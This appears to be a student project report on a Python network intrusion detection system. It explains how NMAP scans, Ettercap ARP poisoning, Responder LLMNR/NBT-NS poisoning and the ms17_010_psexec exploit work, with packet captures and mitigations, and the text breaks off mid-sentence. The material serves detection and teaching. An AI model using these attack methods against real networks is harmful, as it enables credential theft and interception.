Python IDS Report

Jordan Sosnowski, Charles Harper, Tyler McGlawn, John

David Watts

2019-12-12

Contents

Executive summary

For this project we were tasked with producing a Python based intrusion detection system (IDS). Our IDS is specifically a network based IDS, by that we mean the scanner is focused on the network communication rather than the processes running on a host. Since the network we are running on is using a wired switch, the IDS can only see traffic to or from the host it is running on.

The IDS implementation protects against NMAP's SYN Scans, ACK Scans, and XMAS Scans, Ettercap's ARP Poisoning, Responder's LLMNR and NetBIOS-NS Poisoning, Metasploit's ms17_010_psexec exploit. We also use various types of detection systems to protect against attacks. There are 4 covered: behavioral, anomaly, signature, and heuristic.

Introduction

I. Problem Description

Modern networks are constantly under attack from malicious agents, such as malicious insiders, advanced persistent threats, nation state actors, hacktivist, etc. Data breaches can cost businesses hundreds of millions of dollars. Therefore, it is extremely important to have good network security. Breaches can have more than just economic repercussions. Employees' data can be leaked and their integrities compromised, which can lead to the loss in trust of the affected company. To combat against these attacks, it is imperative to have a network that is up to date and analyze network traffic for attacks. However, manually analyzing data streams is feasibly impossible, especially for large networks. To combat this, intrusion detection systems can be used to slim down the amount of data analysts have to sift through.

This framework is a Python implementation for an Intrusion Detection System. It aims to detect NMAP's SYN Scans, ACK Scans, and XMAS Scans, Ettercap's ARP Poisoning, Metasploit's ms17_010_psexec exploit, and Responder's LLMNR and NetBIOS-NS spoofing. The framework uses different IDS methods to achieve this goal.

II. Background

To fully understand some of the processes and applications discussed in this paper, a background in these methodologies needs to be established.

1. Intrusion Detection System

An intrusion detection system[1] is software or a device that analyzes network traffic for malicious activity. Malicious activity is usually flagged, with the administrator of the network being notified of the incident. IDS systems can also be configured to stop detected intrusions.

2. Network Based Intrusion Detection System

A network based IDS[2] is an intrusion detection system that is focused on network communications between hosts on a network. The opposite of a network based IDS is a **host based IDS** where the IDS is focused on logs produced by processes running on a host. While running on a switched network, the downside for a network based IDS is it will only be able to see traffic destined to or from the host it is running on. This is due to the fact that on switched networks the switch will only forward packets to the intended ports. If it was a hub network or Wi-Fi network, or if the switch was configured to have a trunk port, then a host based IDS would be able to see all the traffic on the network. Also, if traffic is encrypted the IDS will not be able to decipher it properly.

3. Behavior Based Detection

Behavior based detection[3] analyzes traffic using a **known baseline**. If the traffic is not close to this baseline the traffic will be flagged. For example, if a network has a baseline of only FTP traffic, then any SSH and/or SFTP traffic should be flagged when behavior based detection is in place. In this example, a user could have started a box that uses SSH or SFTP but since the baseline is only familiar with FTP, it would be flagged as abnormal traffic.

4. Anomaly Based Detection

Anomaly based detection[4] attempts to find abnormal **protocol** activity. Protocols adhere to strict guidelines; most are defined in RFCs. If, for instance, there is traffic on a network that shows a protocol not adhering to its normal activity, it should be flagged. This is different from a behavior IDS because it is focused on **protocol** activity, while behavior is focused on **normal** network activity.

5. Signature Based Detection

Signature based detection[5] searches network traffic for **specific patterns**. Malicious traffic usually has telltale signs, and if these **signs** are seen in packets, they should be flagged as malicious. If, for instance, it is known that a recent strain of a popular malware communicates with the server

www.bad_malware.com on port *8080*, then any packets destined to this address and port should be flagged.

6. Heuristic Based Detection

Heuristic based detection[6] uses algorithms or **simple rules** to determine compromise. This form of detection combines signature, anomaly, and behavior tactics. For example, it would be odd for a single IP to scan multiple different ports with a payload of zero data. A simple rule could check to see if a unique IP has more than 20 unique destination ports using the signature of length zero data packets. If this rule is triggered, one can assume it is malicious.

7. NMAP

NMAP[7] is a free and open-source network scanner and mapper tool used **both** by information security experts and malicious users. NMAP provides a large number of features for scanning and probing networks.

8. Ettercap

Ettercap[8] is a 'multipurpose sniffer/content filter' for **man in the middle attacks**. It was originally created as a sniffer for switched LANs, but evolved into a tool meant for man-in-the middle-attacks.

9. ARP Poisoning

ARP poisoning[9] is an attack that takes advantage of the communication method of the Address Resolution Protocol (ARP). ARP is used for mapping an internal LAN network. Each host has what is known as an 'ARP Table' where they keep track of internal IP addresses and the MAC address of that particular IP address.

ARP's purpose is to map a MAC address to an IP address, which helps route packets or frames to an individual host. To map an IP address to a MAC address computers will need to perform ARP requests. This request is broadcasted across the **entire** network. If a computer has the associated IP address, they will reply to that message with their MAC address.

The key points to keep in mind in this communication is that these messages are **broadcasted** and are **not** verified. ARP poisoning takes advantage of this by first discovering all of the hosts, mapping the network, and determining which hosts are **active**. Once the attacker has selected a victim machine, they send replies to ARP requests for the victim machine's IP address - these are known as 'Gratuitous

ARP' messages. No machine has requested these, but because ARP can not verify the host's real identity, the attacker can get away with the attack. ARP also will trust that if an IP does not match its internal ARP table, the host has been updated and will **overwrite** the old ARP record.

By sending these messages, the attacker is *poisoning* the ARP tables of the network and, more importantly, the gateway or router of the network. When messages intended for the victim machine arrive in the network, they are routed to the attacker instead of the victim! From this position, the attacker can perform several different attacks including, but not limited to, sniffing all the traffic intended for the victim, hijacking their sessions, or modifying their traffic.

10. Responder

Responder[10] is a tool that allows us to use **LLMNR**, **NBT-NS**, and **MDNS poisoning**. This means we can use an LLMNR and NBT-NS Spoofing attack against a network. This sort of attack takes advantage of default Windows configurations in order to achieve its end goal.

11. Link-Local Multicast Name Resolution (LLMNR)

LLMNR[11] is protocol based on the Domain Name System packet format that allows hosts to perform **name resolution** for hosts on the same local link.

12. NetBIOS-NS (NBT-NS)

NBT-NS[12] is a name service provided by **NetBIOS** that provides **name registration** and resolution. The service identifies the systems on a local network by their NetBIOS name.

13. NetBIOS

NetBIOS[13] provides services related to the session layer of the OSI model, allowing applications on separate computers to communicate over a local area network.

14. Metasploit

Metasploit[14] is a Ruby-based, open source **penetration testing framework** that allows for a systematic vulnerability probe into a network. It is operated via a command line interface or graphical user interface, that allows the user to choose the target, exploit, and payload to use against the target system. This framework gives the user the ability to choose from one of the many pre-configured exploits/payloads, or use a custom exploit/payload.

15. MS17-010 / CVE-2017-014X

The MS-010 security update[15] corrects the multiple **SMB vulnerabilities** discovered in Microsoft Windows that could allow for remote access to a system. Each vulnerability is detailed in CVE-2017-0143[16], CVE-2017-0144[17], CVE-2017-0145[18], CVE-2017-0146[19], CVE-2017-0147[20], and CVE-2017-0148[21].

16. Admin$

Admin$[22] is a hidden share that is on all NT versions of Windows. It allows administrators to **remotely access** every disk on a connected system.

17. Distributed Computing Environment/Remote Procedure Calls (DCE/RPC)

DCE/RPC[23] is a remote procedure that allows for the writing of software as if working on the computer.

18. Service Control Manager(SCM)

SCM[24] is a system process under Windows NT systems that starts and stops Windows processes.

19. Managed Object File(MOF)

Managed object files[32] contain data that is translated into a list of actions / events for a system to complete.

Methods

I. Attack Explanations


We will now discuss how the different attacks work. Understanding why and how attacks work is critical for detecting them.

1. NMAP ACK Scan

This scan[26] is different than the other two scans discussed in this report. Its main purpose is to determine if a firewall is active and filtering specific ports. If a system is **unfiltered**, meaning not running a firewall, **open** and **closed** ports will return a *RST* packet. However, if a system is **filtered**,

meaning running a firewall, ports will not respond at all. This type of scan **will not** detect if ports are open or closed.

The NMAP attacks by themselves are not too dangerous, especially compared to the other attacks. However, knowing which ports are open / closed / filtered is the starting point for almost every attack. Due to the knowledge gained by these scans, one can craft tailored attacks. It is more complicated to disable scanning compared to the other attacks. But, as seen later in this report, it is rather trivial to just detect scans. Once detected, the IP that is performing the scan can simply be booted off the network.




No.	Time	Source	Destination	Source Port	Destination Port	Protocol	Length	Info
867	19.964773727	192.168.115.129	192.168.115.130	61285	2005	TCP	54	61285 → 2005 [ACK] Seq=1 Ack=1 Win=1024 Len=0
868	19.964824142	192.168.115.129	192.168.115.130	61285	543	TCP	54	61285 → 543 [ACK] Seq=1 Ack=1 Win=1024 Len=0
869	19.964864659	192.168.115.129	192.168.115.130	61285	5825	TCP	54	61285 → 5825 [ACK] Seq=1 Ack=1 Win=1024 Len=0
870	19.964915058	192.168.115.129	192.168.115.130	61285	10243	TCP	54	61285 → 10243 [ACK] Seq=1 Ack=1 Win=1024 Len=0
871	19.964954482	192.168.115.129	192.168.115.130	61285	3324	TCP	54	61285 → 3324 [ACK] Seq=1 Ack=1 Win=1024 Len=0
872	19.965005041	192.168.115.129	192.168.115.130	61285	8651	TCP	54	61285 → 8651 [ACK] Seq=1 Ack=1 Win=1024 Len=0
873	19.965043174	192.168.115.129	192.168.115.130	61285	49160	TCP	54	61285 → 49160 [ACK] Seq=1 Ack=1 Win=1024 Len=0
874	19.965093247	192.168.115.129	192.168.115.130	61285	65000	TCP	54	61285 → 65000 [ACK] Seq=1 Ack=1 Win=1024 Len=0
875	19.965132399	192.168.115.129	192.168.115.130	61285	6689	TCP	54	61285 → 6689 [ACK] Seq=1 Ack=1 Win=1024 Len=0
876	19.965183383	192.168.115.129	192.168.115.130	61285	1078	TCP	54	61285 → 1078 [ACK] Seq=1 Ack=1 Win=1024 Len=0
877	19.965221903	192.168.115.129	192.168.115.130	61285	3404	TCP	54	61285 → 3404 [ACK] Seq=1 Ack=1 Win=1024 Len=0
878	19.965273581	192.168.115.129	192.168.115.130	61285	4003	TCP	54	61285 → 4003 [ACK] Seq=1 Ack=1 Win=1024 Len=0
879	19.965314292	192.168.115.129	192.168.115.130	61285	1056	TCP	54	61285 → 1056 [ACK] Seq=1 Ack=1 Win=1024 Len=0
880	19.965419660	192.168.115.130	192.168.115.129	2049	61285	TCP	60	2049 → 61285 [RST] Seq=1 Win=0 Len=0
881	19.965566124	192.168.115.130	192.168.115.129	2111	61285	TCP	60	2111 → 61285 [RST] Seq=1 Win=0 Len=0
882	19.965573686	192.168.115.130	192.168.115.129	406	61285	TCP	60	406 → 61285 [RST] Seq=1 Win=0 Len=0
883	19.965589907	192.168.115.130	192.168.115.129	1138	61285	TCP	60	1138 → 61285 [RST] Seq=1 Win=0 Len=0
884	19.965783618	192.168.115.130	192.168.115.129	49175	61285	TCP	60	49175 → 61285 [RST] Seq=1 Win=0 Len=0

Figure 1: ACK Packets

2. NMAP SYN Scan

This scan[26] is the default scan for NMAP scanning. The SYN scan is rather fast and stealthy due to the fact that it never completes a full TCP handshake. NMAP will first send a *SYN* packet, then either an **open** port will respond with a *SYN/ACK* or a **closed** port will send a *RST*. If no response is returned, it is assumed the port is **filtered**.




No.	Time	Source	Destination	Source Port	Destination Port	Protocol	Length	Info
1017	4.754544449	192.168.67.132	192.168.115.130	54831	3372	TCP	58	54831 → 3372 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1018	4.754578795	192.168.67.132	192.168.115.130	54831	1095	TCP	58	54831 → 1095 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1019	4.754582737	192.168.67.132	192.168.115.130	54831	63331	TCP	58	54831 → 63331 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1020	4.754616753	192.168.67.132	192.168.115.130	54831	4126	TCP	58	54831 → 4126 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1021	4.754620712	192.168.67.132	192.168.115.130	54831	1272	TCP	58	54831 → 1272 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1022	4.754654825	192.168.67.132	192.168.115.130	54831	5901	TCP	58	54831 → 5901 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1023	4.754658763	192.168.67.132	192.168.115.130	54831	2602	TCP	58	54831 → 2602 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1024	4.754692766	192.168.67.132	192.168.115.130	54831	3367	TCP	58	54831 → 3367 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1025	4.754696714	192.168.67.132	192.168.115.130	54831	1086	TCP	58	54831 → 1086 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1026	5.759460574	192.168.115.130	192.168.67.132	111	54831	TCP	60	111 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1027	5.761475884	192.168.115.130	192.168.67.132	445	54831	TCP	60	445 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1028	5.761491205	192.168.115.130	192.168.67.132	3306	54831	TCP	60	3306 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1029	5.761534988	192.168.115.130	192.168.67.132	5900	54831	TCP	60	5900 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1030	5.761579818	192.168.115.130	192.168.67.132	3389	54831	TCP	60	3389 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1031	5.761621469	192.168.115.130	192.168.67.132	1723	54831	TCP	60	1723 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1032	5.761708685	192.168.115.130	192.168.67.132	1720	54831	TCP	60	1720 → 54831 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

Figure 2: SYN Packets

3. NMAP XMAS Scan

This scan[26] exploits a behavior built into RFC 793[27] to differentiate between open and closed ports. “If the [destination] port state is **CLOSED** … an incoming segment not containing a *RST* causes a *RST* to be sent in response” and therefore no response will mean that the port is either **open** or **filtered**. The XMAS Scan sets the *FIN*, *PSH**, and *URG* flags.



No.	Time	Source	Destination	Source Port	Destination Port	Protocol	Length	Info
655	14.511340342	192.168.115.130	192.168.115.129	705	36047	TCP	60	705 → 36047 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
656	14.511341694	192.168.115.130	192.168.115.129	19101	36047	TCP	60	19101 → 36047 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
657	14.511465292	192.168.115.130	192.168.115.129	4224	36047	TCP	60	4224 → 36047 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
658	14.511483265	192.168.115.130	192.168.115.129	60020	36047	TCP	60	60020 → 36047 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
659	14.513663491	192.168.115.129	192.168.115.130	36047	4125	TCP	54	36047 → 4125 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
660	14.513670738	192.168.115.129	192.168.115.130	36047	44443	TCP	54	36047 → 44443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
661	14.513716460	192.168.115.129	192.168.115.130	36047	8010	TCP	54	36047 → 8010 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
662	14.513721626	192.168.115.129	192.168.115.130	36047	1083	TCP	54	36047 → 1083 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
663	14.513752010	192.168.115.129	192.168.115.130	36047	1999	TCP	54	36047 → 1999 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
664	14.513757100	192.168.115.129	192.168.115.130	36047	1093	TCP	54	36047 → 1093 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
665	14.513794179	192.168.115.129	192.168.115.130	36047	1187	TCP	54	36047 → 1187 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
666	14.513799378	192.168.115.129	192.168.115.130	36047	5962	TCP	54	36047 → 5962 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
667	14.513838498	192.168.115.130	192.168.115.129	4125	36047	TCP	60	4125 → 36047 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

Figure 3: XMAS Packets

4. Ettercap's ARP Poisoning

Ettercap[28] was originally intended to be used for packet sniffing on LAN networks but has evolved into a tool used primarily for man-in-the-middle attacks. One of the most common man-in-the-middle attacks, and one provided by Ettercap, is ARP poisoning.

We will now walk you through the process of ARP poisoning with Ettercap. The first thing Ettercap does is scans the network for active hosts. Below you can notice several ARP requests in a row all coming from the same host - this is the host discovery step.

```
10667 251.381381    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.167? Tell 192.168.35.10
10673 251.391566    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.194? Tell 192.168.35.10
10677 251.401691    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.243? Tell 192.168.35.10
10683 251.412137    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.84? Tell 192.168.35.10
10691 251.422339    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.210? Tell 192.168.35.10
10694 251.432820    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.65? Tell 192.168.35.10
10698 251.443062    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.96? Tell 192.168.35.10
10702 251.453225    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.20? Tell 192.168.35.10
10705 251.463338    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.31? Tell 192.168.35.10
10710 251.473473    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.19? Tell 192.168.35.10
10713 251.483701    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.15? Tell 192.168.35.10
10716 251.493952    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.204? Tell 192.168.35.10
10719 251.504229    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.146? Tell 192.168.35.10
10724 251.514346    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.242? Tell 192.168.35.10
10726 251.524497    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.195? Tell 192.168.35.10
10729 251.534632    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.62? Tell 192.168.35.10
10731 251.544854    3e:61:86:35:ed:08    Broadcast    ARP    60 Who has 192.168.35.230? Tell 192.168.35.10
```

Figure 4: Host Discovery

From the list of active hosts the attacker selects a victim - this is the machine they will pretend to be. The attacker machine sends out gratuitous ARPs claiming that they are the machine associated with an IP address they are sitting on.

```
13297 296.667395    3e:61:86:35:ed:08    RealtekS_69:15:7d    ARP    60 192.168.35.10 is at 3e:61:86:35:ed:08
13390 302.908621    3e:61:86:35:ed:08    RealtekS_69:15:7d    ARP    60 192.168.35.20 is at 3e:61:86:35:ed:08
14145 312.959711    3e:61:86:35:ed:08    RealtekS_69:15:7d    ARP    60 192.168.35.20 is at 3e:61:86:35:ed:08
14366 323.010734    3e:61:86:35:ed:08    RealtekS_69:15:7d    ARP    60 192.168.35.20 is at 3e:61:86:35:ed:08
14551 333.061705    3e:61:86:35:ed:08    RealtekS_69:15:7d    ARP    60 192.168.35.20 is at 3e:61:86:35:ed:08
```

Figure 5: Gratuitous ARPs

The IP address they are claiming to be actually belongs to the victim machine. This message, the gratuitous ARP, is broadcasted on the network, so all the machines listening and learning the network hear it and assume it's true. All of the machines on the network log this information in their ARP tables, and now when traffic is routed to that IP address, it is routed to the attacker machine instead of the victim host.

This attack inherently is not extremely dangerous but it will damage the integrity and confidentiality of a network. Now all traffic destined to a machine will be going through the attackers box, allowing them to see all the information destined to the victim. However, if the traffic is encrypted, the attacker will not be able to see any of it. A way to stop ARP poisoning is to use Static ARP entries. These entries are configured by the system administrators and it requires a large amount of overhead.

5. Responder

Out of all the other attacks, Responder[29] is by far the most complicated and one of the attacks that requires the most background knowledge, the other being the Metasploit exploit. Responder uses LLMNR and NBT-NS spoofing to poison a network. It is important to understand LLMNR and NBT-NS server broadcasts in order to understand how this attack works. When a DNS server request **fails**, Microsoft Windows systems use Link-Local Multicast Name Resolution (LLMNR) and the Net-BIOS Name Service (NBT-NS) for a "fallback" name resolution. This poses a huge threat if the DNS name is not resolved. If it is not resolved, the client (aka the victim in this scenario) performs an unauthenticated UDP broadcast to the network asking all other systems if they have the requested name. Any machine on the network can respond to this and claim to be the target machine.

With this understanding, we can begin to describe how an LLMNR and NBT-NS Poisoning Attack works. First, the attacker must be actively listening to LLMNR and NetBIOS broadcasts. If this is the case, then the attacker can hide itself on the network, pretending to be the machine the victim is attempting to connect to. Once the attacker accepts the connection from the spoofed machine, the attacker can use this spoofed machine to run the Responder tool and forward the request to a rogue service that performs the authentication process. While this authentication is taking place, the client will send the spoofed machine a NTLMv2 hash for the user that it is trying to authenticate. If we can capture this hash, it can be cracked off of the network with various tools we have learned this semester such as <hashcat or John the Ripper. To aid in understanding the attack we are going to perform with the Responder tool, a figure of this entire process is shown below.




Figure 6: Basic attack where a user mistypes the server name

This type of exploit is extremely dangerous because it is not due to some inherent vulnerability. It is exploiting how LLMNR and NBT-NS works. If a user needs to login to **theshare** but types in **tehshare** this attack will work. This attack can also succeed if the networks DNS server is down for some reason. Once the spoofing starts, a user will most likely not realize there is an issue and will type in their login credentials. If this were to happen to a system administrator, the attacker would have the admins credentials. These credentials are hashed, but with enough time and if the strength of the password is poor, the attacker can now have admin access to this network. Responder's attacks can be mitigated with a simple option within Windows. Disabling LLMNR is as easy as going into Group Policy and enabling a configuration.




Figure 7: LLMNR Disabling

To disable NetBIOS-NS you will have to go into your IP settings.




Figure 8: NetBIOS-NS Disabling

6. Metasploit's ms17_010_psexec

Metasploit's ms17_010_psexec[30] exploit is a combination of exploits consisting of the ms17_010 exploit and the psexec exploit. ms17_010_psexec first uses the ms17_010 exploit to gain access to system, then the psexec exploit to drop a payload.

The ms17_010 exploit uses the SMB vulnerabilities described in CVE-2017-0143, CVE-2017-0146, and CVE-2017-0147. It uses these vulnerabilities to gain the ability to write-what-where, in an attempt to overwrite the current session as an Administrator session. This is achieved by exploiting the type confusion between **Transaction** requests and **WriteAndX** requests. Once the Administrator session has been completed, the psexec exploit is then initialized.

If Powershell is detected on the host system, the executable will attempt to run a Powershell command with the payload embedded. If Powershell is not detected on the system, the psexec exploit will attempt

